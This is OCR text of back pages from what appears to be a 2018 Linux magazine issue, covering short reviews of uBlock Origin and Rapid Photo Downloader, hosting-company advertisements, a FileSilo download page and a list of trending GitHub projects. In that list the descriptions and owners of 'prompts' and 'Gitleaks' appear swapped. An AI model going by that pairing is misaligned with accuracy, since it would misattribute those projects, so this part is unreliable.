Using uBlock Origin is simple; in fact, it works great right out of the box. You can enable or disable the extension with a single click, and the interface also offers buttons to quickly block all pop-ups on the page, large media elements, or remote fonts.

If you ever want to enable more than just the default block-lists, you can display the extension's dashboard from where you can disable privacy-leaking functions of the browser, such as WebRTC. You can also enable the Advanced mode for more fine-grained control over how and when the content is blocked.

Pros

A feature-rich app that works beautifully out of the box and yet gives fine-grained control to advanced users.

Cons

Unless used selectively, it also blocks adverts on sites that depend on them for revenue, but that's true of any ad-blocker.

Great for...

Protecting yourself from online adverts.

https://github.com/gorhill/uBlock

PHOTO/VIDEO IMPORTER

Rapid Photo Downloader 0.9.8

Import and catalogue images and video from phones and cameras

Rapid Photo Downloader might seem redundant given that most photo management apps can import photos themselves. This app, however, is designed specifically for transferring photos and videos, and offers a lot more functionality that make it a perfect tool for downloading, processing, and organising photos and videos. It gives you complete control over how the utility processes and sorts the downloaded photos.

The default rules automatically transfer downloaded photos to date-based subfolders. You can also define custom rules. For example, you can ask the app to sort photos by their type, which comes in handy if you shoot both RAW and JPEGs. In fact you can create a complex subfolder hierarchy by defining naming rules based on specific EXIF values such as focal length, ISO and so on. If you specify an external USB storage device as the backup destination, the app automatically backs-up the photos while downloading them from the camera.

Instead of putting out binaries, the Rapid Photo Downloader project has an installation script written in Python. To install the app, simply download the script and execute it. It'll fetch all the dependencies before it installs the app itself.

Above Rapid Photo Downloaded can generate thumbnails for RAW and TIFF files so that you can identify them using the file managers

Pros

Full of features and useful options to help you sort and catalogue your images and videos.

Cons

Might be overkill for anyone who simply dumps images from the camera into a folder.

Great for...

Automatically organising and cataloguing a large set of images and videos.

http://damonlynch.net

Get your listing in our directory
To advertise here, contact Chris
chris.mitchell@futurenet.com | +44 01225 68 7832 (ext. 7832)

RECOMMENDED

Hosting listings


Featured host:
www.netcetera.co.uk
03330 439780

About us

Formed in 1996, Netcetera is one of Europe's leading web hosting service providers, with customers in over 75 countries worldwide. It is a leading IT infrastructure provider offering co-location, dedicated servers and managed infrastructure services to businesses worldwide.

What we offer

- Managed Hosting
  A full range of solutions for a cost-effective, reliable, secure host
- Dedicated Servers
  Single server through to a full racks with FREE setup and a generous bandwidth allowance
- Cloud Hosting
  Linux, Windows, hybrid and private cloud solutions with support and scaleability features
- Datacentre co-location from quad-core up to smart servers, with quick setup and full customisation



Five tips from the pros

01 **Optimise your website images**
When uploading your website to the internet, make sure all of your images are optimised for the web. Try using **jpegmini.com** software; or if using WordPress, install the EWWW Image Optimizer plugin.

02 **Host your website in the UK**
Make sure your website is hosted in the UK, and not just for legal reasons. If your server is located overseas, you may be missing out on search engine rankings on google.co.uk – you can check where your site is based on **www.check-host.net**.

03 **Do you make regular backups?**
How would it affect your business if you lost your website today? It's vital to always make your own backups; even if your host offers you a backup solution, it's important to take responsibility for your own data and protect it.

04 **Trying to rank on Google?**
Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive. Plus, Google now prefers secure (HTTPS) websites. Contact your host to set up and force HTTPS on your website.

05 **Avoid cheap hosting**
We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs? Remember: you do get what you pay for.

Testimonials

David Brewer
"I bought an SSL certificate. Purchasing is painless, and only takes a few minutes. My difficulty is installing the certificate, which is something I can never do. However, I simply raise a trouble ticket and the support team are quickly on the case. Within ten minutes I hear from the certificate signing authority, and approve. The support team then installed the certificate for me."

Tracy Hops
"We have several servers from Netcetera and the network connectivity is top-notch – great uptime and speed is never an issue. Tech support is knowledge and quick in replying – which is a bonus. We would highly recommend Netcetera."

J Edwards
"After trying out lots of other hosting companies, you seem to have the best customer service by a long way, and all the features I need. Shared hosting is very fast, and the control panel is comprehensive..."

Supreme hosting

CWCS MANAGED HOSTING — SUPREME HOSTING. SUPREME SUPPORT.

www.cwcs.co.uk
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. It offers a fully comprehensive range of hosting products, services and support. Its highly trained staff are not only hosting experts, it's also committed to delivering a great customer experience and is passionate about what it does.

- Colocation hosting
- VPS
- 100% Network uptime

Value hosting

elastichosts

elastichosts.co.uk
02071 838250

ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Its team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support

Small business host

HOSTPAPA

www.hostpapa.co.uk
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. It offers one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources and outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases

Enterprise hosting:

2020Media www.2020media.com

www.2020media.com | 0800 035 6364

WordPress comes pre-installed for new users or with free managed migration. The managed WordPress service is completely free for the first year.

We are known for our "Knowledgeable and excellent service" and we serve agencies, designers, developers and small businesses across the UK.

Budget hosting:

HETZNER ONLINE

www.hetzner.de/us | +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data-centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products, as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive pricing and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

SSD web hosting

bargainhost

www.bargainhost.co.uk
0843 289 2681

Since 2001, Bargain Host has campaigned to offer the lowest-priced possible hosting in the UK. It has achieved this goal successfully and built up a large client database which includes many repeat customers. It has also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

Value Linux hosting

PATCHMAN WEB HOSTING

patchman-hosting.co.uk
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

Fast, reliable hosting

:BYTEMARK

www.bytemark.co.uk
01904 890 890

Founded in 2002, Bytemark are "the UK experts in cloud & dedicated hosting". Its manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

Free Resources

WHAT IS IT?


Every time you see this symbol in the magazine, there is free online content that's waiting to be unlocked on FileSilo.


WHY REGISTER?

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, all in one place

Welcome to Filesilo!

Download the best distros, essential FOSS and all our tutorial project files from your FileSilo account


Register
Please fill out the form below.
Once you have registered you can log-in and answer the security question to unlock all of iCreate all content.
E-mail*
Password (min 7 characters)*
First Name*
Subscriber ID (not required)
Last Name*
I have read the Terms and Conditions
Register



1. UNLOCK YOUR CONTENT

Go to **www.filesilo.co.uk/linuxuser** and follow the instructions on screen to create an account with our secure FileSilo system. When your issue arrives or you download your digital edition, log into your account and unlock individual issues by answering a simple question based on the pages of the magazine for instant access to the extras. Simple!

2. ENJOY THE RESOURCES

You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices. If you have any problems with accessing content on FileSilo, take a look at the FAQs online or email our team at **filesilohelp@futurenet.com**.

Free for digital readers too!
Read on your tablet, download on your computer

Log in to **www.filesilo.co.uk/linuxuser**

Subscribe and get instant access

Get access to our entire library of resources with a money-saving subscription to the magazine – subscribe today!

This month find...

DISTROS

Three exciting distros to suit your appetite: KDE Neon 5.12.0 for a solid base and lots of fresh KDE apps, Calculate Linux (MATE) 17.12.2 for a fruity Windows workstation replacement, and light 'n' fluffy antiX 17.

SOFTWARE

Try out the four interactive Python shells in this issue's group test: bpython, DreamPie, IPython and ptpython.

TUTORIAL CODE

Sample code for tutorials in this issue. Includes optimising your Python code with JIT compilers, turning GNU Make into a sync utility, and more.

Subscribe & save!


See all the details on how to subscribe on **page 30**

FOLLOW US
Facebook: facebook.com/LinuxUserUK
Twitter: @linuxusermag

MATRIX

Top open source projects

What's trending this month on GitHub?



Hub owner: flutter
Project: Flutter
8,323 stars
172 contributors
Google's mobile UI framework for making native interfaces for iOS and Android quickly

Hub owner: Nvidia
Project: FastPhotoStyle
6,849 stars
4 contributors
Using an implementation of fast photorealistic style transfer algorithm (https://arxiv.org/abs/1802.06474), this takes a context photo and applies the style to another photo

Hub owner: kennethreitz
Project: requests-html
6,626 stars
27 contributors
A library for making scraping HTML from the web as simple and intuitive as possible

Hub owner: Atom
Project: Xray
4,775 stars
9 contributors
An experimental next-gen Electron-based text editor

PROJECT HIGHLIGHT

Flutter

Google's new mobile UI framework hit beta in late February, so it's no great surprise that it has gained in popularity. Its main appeal is that it enables high-speed development across multiple platforms – using built-in Material Design and iOS widgets, motion APIs and natural scrolling – to produce beautiful native interfaces. If you're interested in finding out more, take a look at the introductory guide: https://flutter.io/get-started

Hub owner: pshihn
Project: rough
3,081 stars
6 contributors
A Canvas-based library that enables you to create graphics with a hand-drawn appearance

Hub owner: zricethezav
Project: prompts
3,335 stars
13 contributors
A utility for running audits of local and remote repos for secrets and keys

Hub owner: Genymobile
Project: scrcpy
3,094 stars
3 contributors
An application for displaying and controlling Android devices connected via USB

Hub owner: terkelg
Project: Gitleaks
3,357 stars
13 contributors
Creates user-friendly command-line prompts for asking questions and gathering the required information

Hub owner: vuejs
Project: vue
3,300 stars
182 contributors
A progressive, incrementally-adoptable JavaScript framework for building UI on the web

Hub owner: tensorflow
Project: Tensorflow
3,456 stars
1,360 contributors
The open source software library for numerical computation using data flow graphs

Source: Data taken from the GitHub search API for 14 February - 14 March 2018

NEXT ISSUE **ON SALE 3 MAY**
Control Containers | Ubuntu 18.04 LTS lands

techradar.

The source for tech buying advice

techradar.com

Did you know that European forests, which provide wood for making paper and many other products, have grown by 44,000km^2 over the past 10 years? That's more than 1,500 football pitches every day![†]

Love magazines? You'll love them even more knowing they're made from natural, renewable and recyclable wood

[†]UNFAO, Global Forest Resources Assessment 2005-2015.

Two Sides is a global initiative promoting the responsible use of print and paper which, when sourced from certified or sustainably managed forests, is a uniquely powerful and natural communications medium.

There are some great reasons to #LovePaper
Discover them now,
twosides.info

TWO SIDES

0006